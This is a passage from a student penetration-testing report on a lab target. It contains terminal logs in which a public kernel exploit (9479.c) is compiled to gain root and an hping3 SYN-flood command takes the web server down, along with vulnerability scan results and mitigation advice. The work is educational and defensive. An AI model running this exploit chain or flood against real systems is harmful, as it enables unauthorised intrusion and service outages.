From the output I found the dirty cow file and after learning how to perform the exploit I tried it, with many failed attempts I came to learn that the dirty cow exploit was not working for me on this target machine, but I didn't understand why. I then done some more intensive researching and concluded that I had to try the Nmap scan from inside the target to see if I might get different results. With the output I realised port 55 was open and running and with further research I learned that it was vulnerable to the dirty cow exploit.

But before trying I also discovered from uncle google that the target kernel version was also vulnerable to the sock sendpage privilege escalation exploit, So I decided to try this first. To begin I very easily managed to download the 9479.c file directly from google in kali, Transferred the file to the target system using the scp command, located the file on the target system and compiled it to an executable with the gcc command changed its name to

root\@192.168.1.118 and finally ran the executable, which then escalated my privileges and gave me root access, which also meant i never needed to try port 55 from inside the target.

I then checked that I had root access with the command: whoami & id.

A screenshot (Fig 9) with the commands of me locating, then transferring the 9479.c privilege escalation file from kali to the target system using the scp command, and then compiling with the gcc command and executing the .c file on the target system to finally gain root access is provided below.

Fig 9: Privilege Escalation

```
(kali@kali)-[~]
└─$ locate 9479.c
/home/kali/9479.c
/home/kali/Documents/9479.c
/usr/share/exploitdb/exploits/linux/local/9479.c
/usr/share/exploitdb/exploits/unix/remote/9479.c

(kali@kali)-[~]
└─$ scp 9479.c frodo@192.168.1.118:/home/frodo
frodo@192.168.1.118's password:
9479.c

(kali@kali)-[~]
└─$ ssh frodo@192.168.1.118
frodo@192.168.1.118's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
MiddleEarth ~ $ whoami
frodo
MiddleEarth ~ $ ls
192.168.0.104 9479.c Put_Me_In_Your_Report_Frodo.png Root@192.168.1.118* a.out* root@192.168.0.104 root@192.168.1.118*
MiddleEarth ~ $ gcc -o root@192.168.1.118 9479.c
9479.c:130:28: warning: no newline at end of file
MiddleEarth ~ $ ls -la
total 2308
drwxr-xr-x 3 frodo users 4096 Mar 6 20:19 ./
drwxr-xr-x 6 root root 4096 Nov 8 2014 ../
-rw-r--r-- 1 frodo users 0 Dec 4 2018 .Xauthority
-rw-r--r-- 1 frodo users 4215 Mar 6 20:15 .bash_history
-rw-r--r-- 1 frodo users 3729 Nov 8 2014 .screenrc
drwxr-xr-x 2 frodo users 4096 Dec 4 2018 .ssh/
-rw-r--r-- 1 frodo users 759710 Dec 4 2018 192.168.0.104
-rw-r--r-- 1 frodo users 3378 Mar 6 20:16 9479.c
-rw-rw-rw- 1 root root 759710 Nov 15 2014 Put_Me_In_Your_Report_Frodo.png
-rwxr-xr-x 1 frodo users 10225 Mar 6 20:02 Root@192.168.1.118*
-rwxr-xr-x 1 frodo users 10225 Mar 6 20:14 a.out*
-rw-r--r-- 1 frodo users 759710 Dec 4 2018 root@192.168.0.104
-rwxr-xr-x 1 frodo users 10225 Mar 6 20:19 root@192.168.1.118*
MiddleEarth ~ $ ./root@192.168.1.118
root
MiddleEarth ~ # whoami
root
MiddleEarth ~ #
```

Mitigation for Privilege Escalation exploit 4:

This exploit only works on the Linux Kernel version 2.4.x/2.6.x so by upgrading the kernel version to the latest version should prevent these types of exploits and hackers from escalating privileges on your system.

However, to achieve their objectives, attackers can utilise a variety of privilege escalation strategies. And they normally need to obtain access to a less privileged user account before attempting privilege escalation. Regular user accounts are therefore also a line of protection. To create strong access controls. (Banach, 2021)

Here are a few practice guidelines:

- Enforce secure password policies for all users. (Banach, 2021)
- Create specialised users and groups with the bare minimum of file access and privileges: Apply the principle of least privilege to any compromised user accounts, both normal and administrator accounts, to reduce the risk posed by them. While giving administrators godlike administrative capabilities overall system resources is useful, a single account might allow attackers a single point of entry to the system or local network. (Banach, 2021)

4.0 Conclusions

In this section I firstly explained the stages involved to conduct the PTES from information gathering, scanning and enumeration, vulnerability identification and analysis, I then went ahead with the exploitation of these found vulnerabilities and demonstrated this with screenshots in the report, finally I explained the mitigation methods and from this we have come to learn that by taking proper precautions and with the correct and secure security and updates in place we can prevent these sort of attacks on our systems or at the very least make it harder for Hackers to penetrate.

In Appendix C I have also included 2 more vulnerabilities, exploits and mitigation, one was a DOS attack on the target and the second access to an insecure PhpMyAdmin database using its default user credentials.

5.0 Overall Conclusions and Reflections

This attack on the target started off as a Blackbox test but while conducting the test we also came across vulnerabilities relating to existing users, so in the end we learned that this turned out to be a mixture of Whitebox and Blackbox Pen testing.

From the evaluation of the target system, we came to learn that target system was misconfigured and had many vulnerabilities associated with it as explained in the report.

I then researched how to exploit them and found that some of the exploits were easy as by discovering the vulnerability it led straight to the exploit.

However, some were harder and needed more research and tutorials to complete.

From this I was able to learn and improve my technical skills based on Linux systems and their vulnerabilities, vulnerability discovery and exploitation, I also became more proficient with the Linux command line and finally realised that scanning was the most rewarding part as this was basically the whole purpose of the evaluation.

As a network engineer these lessons will be very important in the future as I will know how to deal with and hunt for new threats or I may even want to get into cyber security which will require the obtained knowledge.

6.0 References:

Team, B. and Team, B., 2022. *How To Disable Directory Browsing Of Your WordPress Website?*. [online] BlogVault - The Most Reliable WordPress Backup Plugin. Available at: <<https://blogvault.net/disable-directory-browsing-with-htaccess/>> [Accessed 15 December 2021].

Acunetix, 2020. *Why is Directory Listing Dangerous?*. [online] Available at: <<https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/>> [Accessed 15 December 2021].

Long, J. and Brown, J., 2016. *Google Hacking for Penetration Testers* / ScienceDirect. [online] Sciencedirect.com. Available at: <<https://www.sciencedirect.com/book/9780128029640/google-hacking-for-penetration-testers>> [Accessed 18 December 2021].

Potrec, K., 2020. *Kernel privilege escalation* / Snyk Blog. [online] Snyk. Available at: <<https://snyk.io/blog/kernel-privilege-escalation/>> [Accessed 29 December 2021].

Banach, Z., 2022. *How you can disable directory listing on your web server – and why you should*. [online] Netsparker.com. Available at: <<https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/>> [Accessed 3 January 2022].

Academy, W. and traversal, D., 2022. *What is directory traversal, and how to prevent it?* / Web Security Academy. [online] Portswigger.net. Available at: <<https://portswigger.net/web-security/file-path-traversal>> [Accessed 3 January 2022].

2022. *Unprotected phpMyAdmin interface*. [online] Available at: <<https://www.acunetix.com/vulnerabilities/web/unprotected-phpmyadmin-interface/>> [Accessed 9 January 2022].

Hacksplaining. 2022. *Preventing Directory Traversal*. [online] Available at: <<https://www.hacksplaining.com/prevention/directory-traversal>> [Accessed 5 January 2022].

Becker, C., 2021. *How to Change the MySQL root Password* / strongDM. [online] Strongdm.com. Available at: <<https://www.strongdm.com/blog/how-to-change-the-mysql-root-password>> [Accessed 5 January 2022].

Cwe.mitre.org. 2021. *CWE - CWE-548: Exposure of Information Through Directory Listing (4.6)*. [online] Available at: <<https://cwe.mitre.org/data/definitions/548.html>> [Accessed 5 January 2022].

2022. [online] Available at: <<https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/>> [Accessed 6 January 2022].

Weisman, S., 2020. *What are Denial of Service (DoS) attacks? DoS attacks explained*. [online] Us.norton.com. Available at: <<https://us.norton.com/internetsecurity-emerging-threats-dos-attacks-explained.html>> [Accessed 6 January 2022].

Strahija, N., 2002. *MySQL Null Root Password Weak Default Configuration Vulnerability - Xatrix Security*. [online] Xatrix.org. Available at: <<http://www.xatrix.org/news/mysql-null-root-password-weak-default-configuration-vulnerability-1866/>> [Accessed 7 January 2022].

Banach, Z., 2021. *What is privilege escalation and why is it important?*. [online] Netsparker.com. Available at: <<https://www.netsparker.com/blog/web-security/privilege-escalation/>> [Accessed 6 January 2022].

Keary, T., 2021. *Nessus vs OpenVAS: Which is Better? A Head-to-Head Comparison*. [online] Comparitech. Available at: <<https://www.comparitech.com/net-admin/nessus-vs-openvas/>> [Accessed 9 January 2022].

7.0 Appendices:

7.1 Appendix A

Screenshots from the PTES conducted

Fig 10: Full Dirb scan

```
(root@kali)~# /home/kali/
# dirb http://192.168.1.118 /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Sun Dec 19 16:15:29 2021
URL_BASE: http://192.168.1.118/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.118/ ---
=> DIRECTORY: http://192.168.1.118/base/
+ http://192.168.1.118/index (CODE:200|SIZE:449)
+ http://192.168.1.118/index.php (CODE:200|SIZE:449)
=> DIRECTORY: http://192.168.1.118/manual/
=> DIRECTORY: http://192.168.1.118/phpmyadmin/
=> DIRECTORY: http://192.168.1.118/true/


--- Entering directory: http://192.168.1.118/base/ ---
=> DIRECTORY: http://192.168.1.118/base/admin/
=> DIRECTORY: http://192.168.1.118/base/contrib/
=> DIRECTORY: http://192.168.1.118/base/docs/
=> DIRECTORY: http://192.168.1.118/base/help/
=> DIRECTORY: http://192.168.1.118/base/images/
=> DIRECTORY: http://192.168.1.118/base/includes/
+ http://192.168.1.118/base/index (CODE:302|SIZE:1656)
+ http://192.168.1.118/base/index.php (CODE:302|SIZE:1656)
=> DIRECTORY: http://192.168.1.118/base/languages/
=> DIRECTORY: http://192.168.1.118/base/scripts/
=> DIRECTORY: http://192.168.1.118/base/setup/
=> DIRECTORY: http://192.168.1.118/base/sql/
=> DIRECTORY: http://192.168.1.118/base/styles/

--- Entering directory: http://192.168.1.118/manual/ ---
+ http://192.168.1.118/manual/env (CODE:200|SIZE:14596)
+ http://192.168.1.118/manual/footer (CODE:200|SIZE:123)
+ http://192.168.1.118/manual/handler (CODE:200|SIZE:6511)
+ http://192.168.1.118/manual/header (CODE:200|SIZE:316)
=> DIRECTORY: http://192.168.1.118/manual/howto/
=> DIRECTORY: http://192.168.1.118/manual/images/
+ http://192.168.1.118/manual/index (CODE:200|SIZE:9364)
+ http://192.168.1.118/manual/index.html (CODE:200|SIZE:9364)
+ http://192.168.1.118/manual/install (CODE:200|SIZE:17808)
+ http://192.168.1.118/manual/LICENSE (CODE:200|SIZE:11358)
+ http://192.168.1.118/manual/location (CODE:200|SIZE:2869)
+ http://192.168.1.118/manual/logs (CODE:200|SIZE:27582)
=> DIRECTORY: http://192.168.1.118/manual/misc/
=> DIRECTORY: http://192.168.1.118/manual/mod/
=> DIRECTORY: http://192.168.1.118/manual/programs/
+ http://192.168.1.118/manual/sections (CODE:200|SIZE:6308)
+ http://192.168.1.118/manual/sitemap (CODE:200|SIZE:9917)
+ http://192.168.1.118/manual/windows (CODE:200|SIZE:27470)

--- Entering directory: http://192.168.1.118/phpmyadmin/ ---
+ http://192.168.1.118/phpmyadmin/calendar (CODE:200|SIZE:7893)
+ http://192.168.1.118/phpmyadmin/changelog (CODE:200|SIZE:25707)
+ http://192.168.1.118/phpmyadmin/Changelog (CODE:200|SIZE:10992)
=> DIRECTORY: http://192.168.1.118/phpmyadmin/config/
=> DIRECTORY: http://192.168.1.118/phpmyadmin/contrib/
=> DIRECTORY: http://192.168.1.118/phpmyadmin/css/
+ http://192.168.1.118/phpmyadmin/docs (CODE:200|SIZE:4583)
+ http://192.168.1.118/phpmyadmin/error (CODE:200|SIZE:1063)
+ http://192.168.1.118/phpmyadmin/export (CODE:200|SIZE:7893)
+ http://192.168.1.118/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.1.118/phpmyadmin/import (CODE:200|SIZE:7893)
+ http://192.168.1.118/phpmyadmin/index (CODE:200|SIZE:7893)
+ http://192.168.1.118/phpmyadmin/index.php (CODE:200|SIZE:7893)
=> DIRECTORY: http://192.168.1.118/phpmyadmin/js/
=> DIRECTORY: http://192.168.1.118/phpmyadmin/lang/
+ http://192.168.1.118/phpmyadmin/libraries (CODE:403|SIZE:287)
+ http://192.168.1.118/phpmyadmin/license (CODE:200|SIZE:18011)
+ http://192.168.1.118/phpmyadmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.1.118/phpmyadmin/main (CODE:200|SIZE:7893)
+ http://192.168.1.118/phpmyadmin/navigation (CODE:200|SIZE:7893)
+ http://192.168.1.118/phpmyadmin/phpinfo (CODE:200|SIZE:0)
+ http://192.168.1.118/phpmyadmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.1.118/phpmyadmin/readme (CODE:200|SIZE:2630)
+ http://192.168.1.118/phpmyadmin/README (CODE:200|SIZE:2630)
=> DIRECTORY: http://192.168.1.118/phpmyadmin/scripts/
+ http://192.168.1.118/phpmyadmin/sql (CODE:200|SIZE:7893)
=> DIRECTORY: http://192.168.1.118/phpmyadmin/test/
=> DIRECTORY: http://192.168.1.118/phpmyadmin/themes/
+ http://192.168.1.118/phpmyadmin/TOD0 (CODE:200|SIZE:235)
```

7.2 Appendix B:


Fig 11: OpenVas scan report



The screenshot shows the OpenVas web interface. At the top, it says 'Report: Mon, Nov 29, 2021 7:59 PM UTC'. Below this is a navigation bar with tabs: Information, Results (11 of 248), Hosts (1 of 1), Ports (3 of 6), Applications (8 of 8), Operating Systems (1 of 1), CVEs (5 of 5), Closed CVEs (0 of 0), TLS Certificates (0 of 0), Error Messages (0 of 0), and User Tags (0). The 'Results' tab is selected. The main content area displays a table of vulnerabilities. The table has columns for Vulnerability, Severity, QoD, Host IP, Name, Location, and Created. The vulnerabilities listed include: Possible Backdoor: Ingreslock (Severity: 10.0 High, QoD: 99%, Host: 192.168.1.118, Location: 55/tcp, Created: Mon, Nov 29, 2021 8:05 PM UTC), Deprecated SSH-1 Protocol Detection (Severity: 7.5 High, QoD: 80%, Host: 192.168.1.118, Location: 22/tcp, Created: Mon, Nov 29, 2021 8:03 PM UTC), Basic Analysis and Security Engine Multiple Input Validation Vulnerabilities (Severity: 7.5 High, QoD: 80%, Host: 192.168.1.118, Location: 80/tcp, Created: Mon, Nov 29, 2021 8:04 PM UTC), HTTP Debugging Methods (TRACE/TRACE) Enabled (Severity: 5.5 Medium, QoD: 99%, Host: 192.168.1.118, Location: 80/tcp, Created: Mon, Nov 29, 2021 8:04 PM UTC), Weak Host Key Algorithm(s) (SSH) (Severity: 5.3 Medium, QoD: 80%, Host: 192.168.1.118, Location: 22/tcp, Created: Mon, Nov 29, 2021 8:03 PM UTC), Weak Key Exchange (KEX) Algorithm(s) Supported (SSH) (Severity: 5.3 Medium, QoD: 80%, Host: 192.168.1.118, Location: 22/tcp, Created: Mon, Nov 29, 2021 8:03 PM UTC), Backup File Scanner (HTTP) - Reliable Detection Reporting (Severity: 5.0 Medium, QoD: 80%, Host: 192.168.1.118, Location: 80/tcp, Created: Mon, Nov 29, 2021 8:08 PM UTC), phpMyAdmin 'error.php' Cross Site Scripting Vulnerability (Severity: 4.9 Medium, QoD: 99%, Host: 192.168.1.118, Location: 80/tcp, Created: Mon, Nov 29, 2021 8:07 PM UTC), Weak Encryption Algorithm(s) Supported (SSH) (Severity: 4.3 Medium, QoD: 95%, Host: 192.168.1.118, Location: 22/tcp, Created: Mon, Nov 29, 2021 8:03 PM UTC), Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability (Severity: 4.3 Medium, QoD: 99%, Host: 192.168.1.118, Location: 80/tcp, Created: Mon, Nov 29, 2021 8:08 PM UTC), and Weak MAC Algorithm(s) Supported (SSH) (Severity: 2.6 Low, QoD: 95%, Host: 192.168.1.118, Location: 22/tcp, Created: Mon, Nov 29, 2021 8:03 PM UTC). At the bottom, there is a filter bar with the text: (Applied filter: apply_severity=0 level=host rows=100 min_qod=70 first=1 sort=reverse=severity).

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
Possible Backdoor: Ingreslock	10.0 (High)	99 %	192.168.1.118		55/tcp	Mon, Nov 29, 2021 8:05 PM UTC
Deprecated SSH-1 Protocol Detection	7.5 (High)	80 %	192.168.1.118		22/tcp	Mon, Nov 29, 2021 8:03 PM UTC
Basic Analysis and Security Engine Multiple Input Validation Vulnerabilities	7.5 (High)	80 %	192.168.1.118		80/tcp	Mon, Nov 29, 2021 8:04 PM UTC
HTTP Debugging Methods (TRACE/TRACE) Enabled	5.5 (Medium)	99 %	192.168.1.118		80/tcp	Mon, Nov 29, 2021 8:04 PM UTC
Weak Host Key Algorithm(s) (SSH)	5.3 (Medium)	80 %	192.168.1.118		22/tcp	Mon, Nov 29, 2021 8:03 PM UTC
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)	80 %	192.168.1.118		22/tcp	Mon, Nov 29, 2021 8:03 PM UTC
Backup File Scanner (HTTP) - Reliable Detection Reporting	5.0 (Medium)	80 %	192.168.1.118		80/tcp	Mon, Nov 29, 2021 8:08 PM UTC
phpMyAdmin 'error.php' Cross Site Scripting Vulnerability	4.9 (Medium)	99 %	192.168.1.118		80/tcp	Mon, Nov 29, 2021 8:07 PM UTC
Weak Encryption Algorithm(s) Supported (SSH)	4.3 (Medium)	95 %	192.168.1.118		22/tcp	Mon, Nov 29, 2021 8:03 PM UTC
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	4.3 (Medium)	99 %	192.168.1.118		80/tcp	Mon, Nov 29, 2021 8:08 PM UTC
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	95 %	192.168.1.118		22/tcp	Mon, Nov 29, 2021 8:03 PM UTC

Fig 12: Nessus scan report



The screenshot shows the Nessus web interface. The table displays scan results with columns: Sev, Score, Name, Family, and Count. The results are as follows:

Sev	Score	Name	Family	Count
CRITICAL	10.0 *	rexecd Service Detection	Service detection	1
CRITICAL	10.0	Unix Operating System Unsupported Version Detection	General	1
CRITICAL	10.0 *	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	10.0 *	VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8	Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	...	SSL (Multiple Issues)	Gain a shell remotely	3
MIXED	...	Apache Tomcat (Multiple Issues)	Web Servers	3
MIXED	...	Web Server (Multiple Issues)	Web Servers	3
HIGH	7.5	NFS Shares World Readable	RPC	1
HIGH	7.5	Samba Badlock Vulnerability	General	1
MIXED	...	SSL (Multiple Issues)	General	26
MIXED	...	ISC Bind (Multiple Issues)	DNS	5
MIXED	...	SSL (Multiple Issues)	Service detection	3
MEDIUM	6.5	TLS Version 1.0 Protocol Detection	Service detection	2
MEDIUM	6.5	Unencrypted Telnet Server	Misc.	1
MEDIUM	5.9	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weake...	Misc.	1
MEDIUM	5.3	SMB Signing not required	Misc.	1
MIXED	...	SSH (Multiple Issues)	Misc.	6
MIXED	...	HTTP (Multiple Issues)	Web Servers	5
MIXED	...	TLS (Multiple Issues)	Misc.	2
MIXED	...	TLS (Multiple Issues)	SMTP problems	2
LOW	2.6 *	X Server Detection	Service detection	1
INFO	...	SMB (Multiple Issues)	Windows	7
INFO	...	DNS (Multiple Issues)	DNS	3

A Comparison between the Nessus and OpenVAS Vulnerability Scanners.

When investigating scanning solutions, accuracy and depth of vulnerability scanning capabilities are two of the most crucial factors to consider. The finest vulnerability scanners will reduce false positives and negatives while detecting actual flaws without generating unnecessary alerts. (Keary, 2021)

In terms of analytics, Nessus covers a greater spectrum of vulnerabilities than OpenVAS, with over 50,000 CVEs supported versus 26,000 for OpenVAS. From my research Nessus seems to be a little more advanced compared to OpenVAS as it can detect more faults. Nessus also has a reduced false-positive rate than other systems. Six-sigma accuracy minimises the chances of missing vulnerabilities or reporting them inaccurately. (Keary, 2021)

One of the few advantages OpenVAS has over Nessus is its low cost as it is open source. Unfortunately, false positives have been a problem for OpenVAS, as users have reported several problems while doing scans. Nessus, I believe delivers a more in-depth scanning experience over OpenVAS. (Keary, 2021)

When it comes to setup, Nessus is more user-friendly than OpenVAS. You request an activation code, and the vendor will provide you a code that you can use to activate the application. On Windows, Linux, and Mac, the application may also be downloaded straight from the company's website. You then accept the licencing agreement and continue to the installation procedure through your web browser.

The procedure is a little more involved with OpenVAS. OpenVAS must be built from source code to be installed. This isn't an issue if you're used to generating software from source code, but I found it a nightmare for most people to install and get working, overall, I think Nessus has the edge in terms of ease, a greater coverage spectrum, and reduced false positive rates, and finally the ease of installation.

7.3 Appendix C:

Other Vulnerabilities and Exploits found

Vulnerability 5: Port 80's Version of Apache is Vulnerable to a Denial of Service (DOS) Attack
A "denial of service" (DoS) attack ties up a website's resources, making it unavailable to those who need to access it. DoS attacks are usually one of two types. They either overload or crash online services.

Flooding attacks:

The most prevalent type of DoS attack is flooding. It occurs when the attacked system is overloaded with traffic that the server is unable to handle. The system gradually comes to a halt.

An ICMP flood, also known as a ping flood, is a sort of DoS attack that uses misconfigured network devices to deliver faked packets of information to every computer in a targeted network.

A SYN flood is a type of attack that takes advantage of a flaw in the TCP connection sequence. The three-way handshake connection between the host and the server is commonly referred to as this. (Weisman, 2020)

Crash attacks:

Crash attacks are less common, when hackers transmit bugs that exploit vulnerabilities in the target system, the system then crashes.

Flooding and crash attacks can prevent legitimate users from accessing websites, email, gaming sites and even bank accounts. (Weisman, 2020)

Exploit 5: Denial of Service (DOS) Attack using the SYN flag


I used the SYN flooding technique to send huge numbers of SYN requests to the target server to overload it with open connections using the command seen below in the screenshot (Fig 13).

(Fig 14) then show the target down and unable to connect to the web server anymore after the attack.

Fig 13: DOS Attack with command.

```
(root@kali) - [/home/kali]
# hping3 -i u100 -S -p 80 192.168.1.118
HPING 192.168.1.118 (eth0 192.168.1.118): S set, 40 headers + 0 data bytes
len=46 ip=192.168.1.118 ttl=64 id=3401 sport=80 flags=SA seq=1 win=65535 rtt=15.8 ms
len=46 ip=192.168.1.118 ttl=64 id=3402 sport=80 flags=SA seq=0 win=65535 rtt=16.0 ms
len=46 ip=192.168.1.118 ttl=64 id=3403 sport=80 flags=SA seq=3 win=65535 rtt=27.5 ms
len=46 ip=192.168.1.118 ttl=64 id=3404 sport=80 flags=SA seq=12 win=65535 rtt=26.3 ms
len=46 ip=192.168.1.118 ttl=64 id=3405 sport=80 flags=SA seq=11 win=65535 rtt=26.5 ms
len=46 ip=192.168.1.118 ttl=64 id=3406 sport=80 flags=SA seq=10 win=65535 rtt=26.5 ms
len=46 ip=192.168.1.118 ttl=64 id=3407 sport=80 flags=SA seq=9 win=65535 rtt=26.7 ms
len=46 ip=192.168.1.118 ttl=64 id=3408 sport=80 flags=SA seq=8 win=65535 rtt=26.9 ms
len=46 ip=192.168.1.118 ttl=64 id=3409 sport=80 flags=SA seq=7 win=65535 rtt=27.0 ms
len=46 ip=192.168.1.118 ttl=64 id=3410 sport=80 flags=SA seq=6 win=65535 rtt=27.2 ms
len=46 ip=192.168.1.118 ttl=64 id=3411 sport=80 flags=SA seq=5 win=65535 rtt=27.4 ms
len=46 ip=192.168.1.118 ttl=64 id=3412 sport=80 flags=SA seq=4 win=65535 rtt=27.6 ms
len=46 ip=192.168.1.118 ttl=64 id=3413 sport=80 flags=SA seq=2 win=65535 rtt=27.9 ms
```

Fig 14: Shows that after the dos attack you are unable to access the IP address on a web browser anymore.



Mitigation for a DOS attack, exploit 5, and how to help prevent them:

Prevention:

